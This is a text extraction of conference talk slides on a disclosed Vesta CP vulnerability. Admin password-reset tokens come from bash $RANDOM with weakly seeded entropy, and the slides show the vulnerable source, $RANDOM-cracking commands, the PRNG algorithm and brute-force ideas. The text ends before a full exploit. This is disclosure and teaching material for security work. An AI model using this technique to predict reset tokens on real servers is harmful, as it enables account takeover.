

VESTA CP ADMIN Takeover

Exploiting reduced seed
entropy in bash \$RANDOM

FORTBRIDGE

Whoami



Principal Pentester & Red Teamer @ FORTBRIDGE



Certs:
OSCP/CRTO/CRTL/AWS/Azure/CDP/OSEP(soon-ish)



Past History: Sec Engineer/Pentester/Contractor,
Jack of all trades



Adrian Tiron

20 years ~~young~~ of cyber



WHAT IS THIS TALK ABOUT? (APPSEC)



**Password reset tokens
(one of my favorites)**

OWASP Top 10 – #2 Security Risk

A02:2021 – Cryptographic Failures



Factors

CWEs Mapped	Max Incidence Rate	Avg Incidence Rate	Avg Weighted Exploit	Avg Weighted Impact	Max Coverage	Avg Coverage
29	46.44%	4.49%	7.29	6.81	79.33%	34.85%

Overview

Shifting up one position to #2, previously known as *Sensitive Data Exposure*, which is more of a broad symptom rather than a root cause, the focus is on failures related to cryptography (or lack thereof). Which often lead to exposure of sensitive data. Notable Common Weakness Enumerations (CWEs) included are *CWE-259: Use of Hard-coded Password*, *CWE-327: Broken or Risky Crypto Algorithm*, and *CWE-331 Insufficient Entropy*.

2017

A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

2021

A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*

* From the Survey



#2 Cryptographic Failures

About Vesta CP

- Web based control panel
- Similar to [cPanel/WHM/Plesk](#) – see our previous research on our blog
- Manages domains/websites/databases/dns/cron/backups etc
- Lightweight structure
- Exposes a PHP api which calls into bash scripts to do the heavy work
- They seem to have been acquired this year around the time we reported this Critical issue by Outroll

VESTA CP Dashboard

VESTA

PackagesIPGraphsStatisticsLogUpdatesFirewallServer

adminLog out

USER

users: 15
suspended: 0

WEB

domains: 23
aliases: 34
suspended: 0

DNS

domains: 36
records: 373
suspended: 0

MAIL

domains: 26
accounts: 8
suspended: 0

DB

databases: 4
suspended: 0

CRON

jobs: 10
suspended: 0

BACKUP

backups: 1

+
18 Mar 2017

rocket

Rocket Raccoon

★

Bandwidth0 mb

Disk:0 mb

Web: 0 mb

Mail: 0 mb

Databases: 0 mb

User Directories: 0 mb

Web Domains: 0 / 100

DNS Domains: 0 / 100

Mail Domains: 0 / 100

Databases: 0 / 100

Cron Jobs: 0 / 100

Backups: 0 / 3

Email: rocket@guardians.com

Package: default

SSH Access: nologin

IP Addresses: 0

Name Servers: ns1.localhost.ltd
ns2.localhost.ltd

☐ toggle all

apply to selected

sort by: DATE ↓

LOGIN AS ROCKET

EDIT

SUSPEND

DELETE

VESTA CP – White Box Pentest

- Source code is available, let's do white box
- Code is PHP, easy to read and also not obfuscated!!!
- no OOP, no frameworks
- Some issues reported previously <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=vesta>
- Previous issues: argument injection/ command injection
- Can we find one more Critical? "There's always 1 more"
- Let's review 2 dodgy code patterns first just for fun (also our failures)

VESTA CP – Dodgy code pattern #1

- Add cron, smells like command injection
- No explicit Auth check
- Checks if POST ? Easy bypass
- CSRF check? Easy bypass
- All vars escapeshellarg()-ed, except \$user
- Inject in \$user for RCE?

```
index.php .../cron X index.php .../user index.php .../download/... index.php .../edit/file index.php .../v1/login v-list-sys-config index.php .../reset v-change-user-pas
web > api > v1 > add > cron > index.php
1 <?php
2 error_reporting(NULL);
3 ob_start();
4 $TAB = 'CRON';
5
6 // Main include
7 include($_SERVER['DOCUMENT_ROOT'].'/inc/main.php');
8
9 // Check POST request
10 if (!empty($_POST['ok'])) {
11
12     // Check token
13     if ((isset($_POST['token'])) || ($_SESSION['token'] != $_POST['token'])) {
14         exit();
15     }
16
17     // Check empty fields
18     if ((isset($_POST['v_min'])) || ($_POST['v_min'] == '')) $errors[] = __('minute');
19     if ((isset($_POST['v_hour'])) || ($_POST['v_hour'] == '')) $errors[] = __('hour');
20     if ((isset($_POST['v_day'])) || ($_POST['v_day'] == '')) $errors[] = __('day');
21     if ((isset($_POST['v_month'])) || ($_POST['v_month'] == '')) $errors[] = __('month');
22     if ((isset($_POST['v_wday'])) || ($_POST['v_wday'] == '')) $errors[] = __('day of week');
23     if ((isset($_POST['v_cmd'])) || ($_POST['v_cmd'] == '')) $errors[] = __('cmd');
24     if (!empty($errors[0])) {
25         foreach ($errors as $i => $error) {
26             if ($i == 0) {
27                 $error_msg = $error;
28             } else {
29                 $error_msg = $error_msg.", ".$error;
30             }
31         }
32         $_SESSION['error_msg'] = __('Field "%s" can not be blank.', $error_msg);
33     }
34
35     // Protect input
36     $v_min = escapeshellarg($_POST['v_min']);
37     $v_hour = escapeshellarg($_POST['v_hour']);
38     $v_day = escapeshellarg($_POST['v_day']);
39     $v_month = escapeshellarg($_POST['v_month']);
40     $v_wday = escapeshellarg($_POST['v_wday']);
41     $v_cmd = escapeshellarg($_POST['v_cmd']);
42
43     // Add cron job
44     if (empty($_SESSION['error_msg'])) {
45         exec (VESTA_CMD."v-add-cron-job ".$user." ".$v_min." ".$v_hour." ".$v_day." ".$v_month." ".$v_wday." ".$v_cmd, $output, $return_var);
46         check_return_code($return_var, $output);
47         unset($output);
48     }
49
50 }
```

VESTA CP – Dodgy code patern #1

- Add cron
- Inject in \$user for RCE?
- \$user comes from \$_SESSION; \$_SESSION pollution or similar?
- Couldn't bypass this – dead end, but overall nice ideas

```
main.php x
web > inc > main.php
69     if (isset($_SESSION['language'])) {
70         switch ($_SESSION['language']) {
83             case 'ja':
85                 break;
86             default:
87                 setlocale(LC_ALL, 'en_US.utf8');
88         }
89     }
90
91     if (isset($_SESSION['user'])) {
92         $user = $_SESSION['user'];
93     }
94
95     if (isset($_SESSION['look']) && ( $_SESSION['look'] != 'admin' )) {
96         $user = $_SESSION['look'];
97     }
98
```

VESTA CP – Dodgy code pattern #2

- V-gen-ssl-cert
- no AUTH check again
- You can generate ssl certs at will
- You need an escapeshellarg bypass (0 day)
- Tried to write some fuzzers in php & C(libfuzzer), no luck ☹️

```
4 header('Content-Type: application/json');
5
6 // Main include
7 include($_SERVER['DOCUMENT_ROOT'].'/inc/main.php');
8
9 // Prepare values
10 if (!empty($_GET['domain'])) {
11     $v_domain = $_GET['domain'];
12 } else {
13     $v_domain = 'example.ltd';
14 }
15 $v_email = 'admin@' . $v_domain;
16 $v_country = 'US';
17 $v_state = 'California';
18 $v_locality = 'San Francisco';
19 $v_org = 'MyCompany LLC';
20 $v_org_unit = 'IT';
21
22 if (isset($_POST['generate'])) {
23     // Check input
24     if (empty($_POST['v_domain'])) $errors[] = __('Domain');
25     if (empty($_POST['v_country'])) $errors[] = __('Country');
26     if (empty($_POST['v_state'])) $errors[] = __('State');
27     if (empty($_POST['v_locality'])) $errors[] = __('City');
28     if (empty($_POST['v_org'])) $errors[] = __('Organization');
29     if (empty($_POST['v_email'])) $errors[] = __('Email');
30     $v_domain = $_POST['v_domain'];
31     $v_email = $_POST['v_email'];
32     $v_country = $_POST['v_country'];
33     $v_state = $_POST['v_state'];
34     $v_locality = $_POST['v_locality'];
35     $v_org = $_POST['v_org'];
36
37     // Check for errors
38     if (!empty($errors[0])) {
39         foreach ($errors as $i => $error) {
40             if ($i == 0) {
41                 $error_msg = $error;
42             } else {
43                 $error_msg = $error_msg . ", ".$error;
44             }
45         }
46         $_SESSION['error_msg'] = __('Field "%s" can not be blank.', $error_msg);
47         unset($_SESSION['error_msg']);
48         exit;
49     }
50
51     // Protect input
52     $v_domain = escapeshellarg($_POST['v_domain']);
53     $v_email = escapeshellarg($_POST['v_email']);
54     $v_country = escapeshellarg($_POST['v_country']);
55     $v_state = escapeshellarg($_POST['v_state']);
56     $v_locality = escapeshellarg($_POST['v_locality']);
57     $v_org = escapeshellarg($_POST['v_org']);
58
59     exec (VESTA_CMD."V-gen-ssl-cert ".$v_domain." ".$v_email." ".$v_country." ".$v_state." ".$v_locality." ".$v_org." IT '' json", $output, $return_var);
60 }
```

VESTA CP – Exploitation Roadmap

- bashrandomcracker to crack \$RANDOM
- The Breakthrough – reduced seed entropy (practical exploit, not just theory!!!)
- Bash seedrand – limitations
- Vesta Admin Takeover – “Local” exploit POC
- Vesta Admin Takeover – Turbo Intruder to the rescue, remote exploit POC
- Great discussion on our reddit post from a bash Developer:
https://www.reddit.com/r/netsec/comments/1ftjurr/vesta_admin_takeover_exploiting_reduced_seed/

Vesta CP – The Password Reset process

Hello, System Administrator,

To **reset** your control panel password, please follow this link:

<https://192.168.94.147:8083/reset/?action=confirm&user=admin&code=2L2WfqpVN6>

Alternatively, you may go to <https://192.168.94.147:8083/reset/?action=code&user=admin> and enter the following **reset** code:

2L2WfqpVN6

Standard password reset email

PHP Code Review api/v1/reset/index.php

```
15 if ((!empty($_POST['user'])) && (empty($_POST['code']))) {
16     if ( $_return_var == 0 ) {
17         $subject = __('MAIL RESET SUBJECT',date("Y-m-d H:i:s"));
18         $hostname = exec('hostname');
19         $from = __('MAIL FROM',$hostname);
20         if (!empty($fname)) {
21             $mailto = __('GREETINGS_GORDON_FREEMAN',$fname,$lname);
22         } else {
23             $mailto = __('GREETINGS');
24         }
25         $mailto .= __('PASSWORD RESET REQUEST',$ _SERVER['HTTP_HOST'],$user,$rkey,$ _SERVER['HTTP_HOST']);
26         if (!empty($rkey)) send_email($to, $subject, $mailto, $from);
27         unset($output);
28     }
29 }
30
31 // header("Location: /reset?action=code&user=".$_POST['user']);
32 exit;
33
34 if ((!empty($_POST['user'])) && (!empty($_POST['code'])) && (!empty($_POST['password']))) {
35     if ( $_POST['password'] == $_POST['password_confirm'] ) {
36         $v_user = escapeshellarg($_POST['user']);
37         $user = $_POST['user'];
38         $cmd="/usr/bin/sudo /usr/local/vesta/bin/v-list-user";
39         exec ($cmd." ".$v_user." json", $output, $return_var);
40         if ( $_return_var == 0 ) {
41             $data = json_decode(implode('', $output), true);
42             $key = $data[$user]['RKEY'];
43             if (hash_equals($rkey, $_POST['code'])) {
44                 $v_password = escapeshellarg($_POST['password']);
45                 $fp = fopen($v_password, "w");
46                 fwrite($fp, $_POST['password']."\n");
47                 fclose($fp);
48                 $cmd="/usr/bin/sudo /usr/local/vesta/bin/v-change-user-password";
49                 exec ($cmd." ".$v_user." ".$v_password, $output, $return_var);
50                 unlink($v_password);
51                 if ( $_return_var == 0 ) {
52                     // ...
53                 }
54             }
55         }
56     }
57 }
```

PHP API calls bash for password reset

Vesta CP – What is RKEY ?

- It's pre-generated (install time or password reset)
- Stored for every user in user.conf


A screenshot of the Vesta Control Panel interface. The top navigation bar shows several tabs: 'index.php .../v1/login', 'v-list-sys-config', 'index.php .../reset', 'v-change-user-password', 'user.conf' (which is the active tab), and 'UploadHandler.php .../v1/...'. The main content area displays the configuration file 'user.conf' for the 'admin' user. The file contains various system settings such as 'FNAME', 'LNAME', 'PACKAGE', 'WEB_TEMPLATE', 'PROXY_TEMPLATE', 'DNS_TEMPLATE', 'WEB_DOMAINS', 'WEB_ALIASES', 'DNS_DOMAINS', 'DNS_RECORDS', 'MAIL_DOMAINS', 'MAIL_ACCOUNTS', 'DATABASES', 'CRON_JOBS', 'DISK_QUOTA', 'BANDWIDTH', 'NS', 'SHELL', 'BACKUPS', 'CONTACT', 'CRON_REPORTS', and 'MD5'. The 'RKEY' is highlighted with a red rectangle on line 23, showing the value 'RKEY='QZ0Jjy59Jp''.

```
1 FNAME='System'
2 LNAME='Administrator'
3 PACKAGE='default'
4 WEB_TEMPLATE='default'
5 PROXY_TEMPLATE='default'
6 DNS_TEMPLATE='default'
7 WEB_DOMAINS='100'
8 WEB_ALIASES='100'
9 DNS_DOMAINS='100'
10 DNS_RECORDS='100'
11 MAIL_DOMAINS='100'
12 MAIL_ACCOUNTS='100'
13 DATABASES='100'
14 CRON_JOBS='100'
15 DISK_QUOTA='unlimited'
16 BANDWIDTH='100000'
17 NS='ns1.domain.tld,ns2.domain.tld'
18 SHELL='bash'
19 BACKUPS='3'
20 CONTACT='adrian@fortbridge.co.uk'
21 CRON_REPORTS='yes'
22 MD5='$6$ax0wklfe$kpS6iyxTYQCEP0xq8Ky2IqD.3/Da63D0vioRbhZldIgSxAbcyaV9AMM/XQfrm9AEH5GvLadXc.UCnC//QvEBL.'
23 RKEY='QZ0Jjy59Jp'
24
```

RKEY is the password reset token

Vesta CP – v-change-user-password script

- PHP API calls this bash script
- It changes the password AND
- It generates the RKEY for the NEXT password reset




```
bin > $ v-change-user-password
29 if [ "$user" = "root" ]; then
30 fi
31 check_args '2' "$#" 'USER PASSWORD'
32 is_format_valid 'user'
33 is_object_valid 'user' 'USER' "$user"
34 is_object_unsuspended 'user' 'USER' "$user"
35 is_password_valid
36
37 #-----#
38 # Action #
39 #-----#
40
41 # Changing user password
42 echo "$user:$password" | /usr/sbin/chpasswd
43 md5=$(awk -v user=$user -F : 'user == $1 {print $2}' /etc/shadow)
44
45 if [ "$user" = 'admin' ] && [ -e "$VESTA/web/reset.admin" ]; then
46 rm -f $VESTA/web/reset.admin
47 fi
48
49 #-----#
50 # Vesta #
51 #-----#
52
53 # Changing RKEY value
54 update_user_value "$user" '$RKEY' "$$(generate_password)"
55 update_user_value "$user" '$MD5' "$md5"
56
57 # Logging
58 log_history "changed password"
59 log_event "$OK" "$ARGUMENTS"
60
61 exit
```

V-change-user-password

Vesta CP – main.sh generate_password

- Uses Bash \$RANDOM env variable
- Not crypto secure
- Between 0 and 32767
- And then module operator to get an index within the string limits



```
nc > $ main.sh
145
146 # Random password generator
147 generate_password() {
148     matrix=$1
149     lenght=$2
150     if [ -z "$matrix" ]; then
151         matrix=0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
152     fi
153     if [ -z "$lenght" ]; then
154         lenght=10
155     fi
156     i=1
157     while [ $i -le $lenght ]; do
158         pass="$pass${matrix:${RANDOM%${#matrix}}:1}"
159         ((i++))
160     done
161     echo "$pass"
162 }
163
```

Vesta generate_password function is used everywhere

Vesta CP –bashrandomcracker for \$RANDOM

#guess seed and predict numbers

```
$ bashrand crack -n 3 $RANDOM $RANDOM $RANDOM
```

Seed: 2137070299 +3 (old) # Seed found

Next 3 values: [22404, 16453, 2365] # predicting the next random numbers

```
$ echo $RANDOM $RANDOM $RANDOM
```

22404 16453 2365 # generating next 3 \$RANDOM and they match with the 3 above

#seed it and generate the next random numbers

```
$ RANDOM=1337; echo $RANDOM $RANDOM $RANDOM
```

24879 21848 15683

```
$ RANDOM=1337; echo $RANDOM $RANDOM $RANDOM
```

24879 21848 15683

<https://github.com/jorianwoltjer/bashrandomcracker>

bashRandomCracker – \$RANDOM algorithm

```
1 pub const BASH_RANDOM_MAX: u16 = 0x7fff; // 15 bits
2
3 pub struct Random {
4     pub seed: u32,
5     last: u16,
6     /// If true, use the old algorithm from bash 5.0 and earlier (check with `bash --help`)
7     is_old: bool,
8 }
9
10 impl Random {
11     pub fn new(seed: u32, is_old: bool) -> Self {
12         // TODO: support "long" seed input
13         Self {
14             seed,
15             last: 0,
16             is_old,
17         }
18     }
19
20     pub fn next_16(&mut self) -> u16 {
21         self.next_seed();
22
23         let result = if self.is_old {
24             // Bash 5.0 and earlier
25             self.seed as u16 & BASH_RANDOM_MAX
26         } else {
27             // Bash 5.1 and later
28             ((self.seed >> 16) ^ (self.seed & 0xffff)) as u16 & BASH_RANDOM_MAX
29         };
30
31         // Skip if same as last
32         if result == self.last {
33             self.next_16();
34         } else {
35             self.last = result;
36             result
37         }
38     }
39 }
```

Generate the next random number

```
pub fn next_seed(&mut self) -> u32 {
    if self.seed == 0 {
        self.seed = 123459876;
    }
    let h: i32 = self.seed as i32 / 127773;
    let l: i32 = self.seed as i32 - (127773 * h);
    let t: i32 = 16807 * l - 2836 * h;
    self.seed = if t < 0 { t + 0x7fffffff } else { t } as u32;


    self.seed
}
```

Generate the next seed

Vesta CP – Quick Dive into bash internals (C)

It seeds the generator with

- timestamp
- microseconds
- getpid()
- Notice anything?



The screenshot shows a code editor with a dark theme. On the left, the 'EXPLORER' sidebar lists files under 'BASH', including 'jobs.h', 'list.c', 'locale.c', 'mailcheck.c', 'mailcheck.h', 'make_cmd.c', 'make_cmd.h', 'Makefile.in', 'MANIFEST', 'mksyntax.c', 'NEWS', 'nojobs.c', 'NOTES', 'parse.y', 'parser.h', 'patchlevel.h', 'pathexp.c', 'pathexp.h', and 'pathnames.h.in'. The main editor window displays the C source code for 'variables.c'. The code includes a 'seedrand()' function that calls 'srand()' with a seed derived from 'gettimeofday()' and 'getpid()'. The seed is calculated as `(tv.tv_sec ^ tv.tv_usec ^ getpid())`, which is highlighted with a red rectangle. The code also includes a 'brand()' function that returns a random value based on the seed.

```
1309 brand ()
1324 {
1325     rseed += 0x/TTTTTTT;
1326     #endif
1327     return ((unsigned int)(rseed & 32767)); /* was % 32768 */
1328 }
1329
1330 /* Set the random number generator seed to SEED. */
1331 static void
1332 srand (seed)
1333 {
1334     unsigned long seed;
1335     {
1336         rseed = seed;
1337         last_random_value = 0;
1338     }
1339 }
1340
1341 static void
1342 seedrand ()
1343 {
1344     struct timeval tv;
1345     gettimeofday (&tv, NULL);
1346     srand (tv.tv_sec ^ tv.tv_usec ^ getpid ());
1347 }
```

Bash internals – seeding the PRNG


Vesta CP – initial exploitation ideas

- Bruteforce all values (4.3 Billion) – terrible idea, takes weeks & it's noisy
- getpid() – 2 bytes in general, bruteforceable
- Microseconds – 20 bits, bruteforceable
- Most important is the timestamp – Info Leak?
- We could find endpoints that exposed useful timestamp but only Auth
- A useful timestamp is the timestamp of the last password reset
- Know any other tricks? Please share :D

Vesta CP – PHP internals (out of ideas)

LCG function uses s1 and s2

- What's with the left bitshift?
- Tv.tv_usec needs 20 bits



```
github.com/php/php-src/blob/PHP-7.4.17/ext/standard/lcg.c

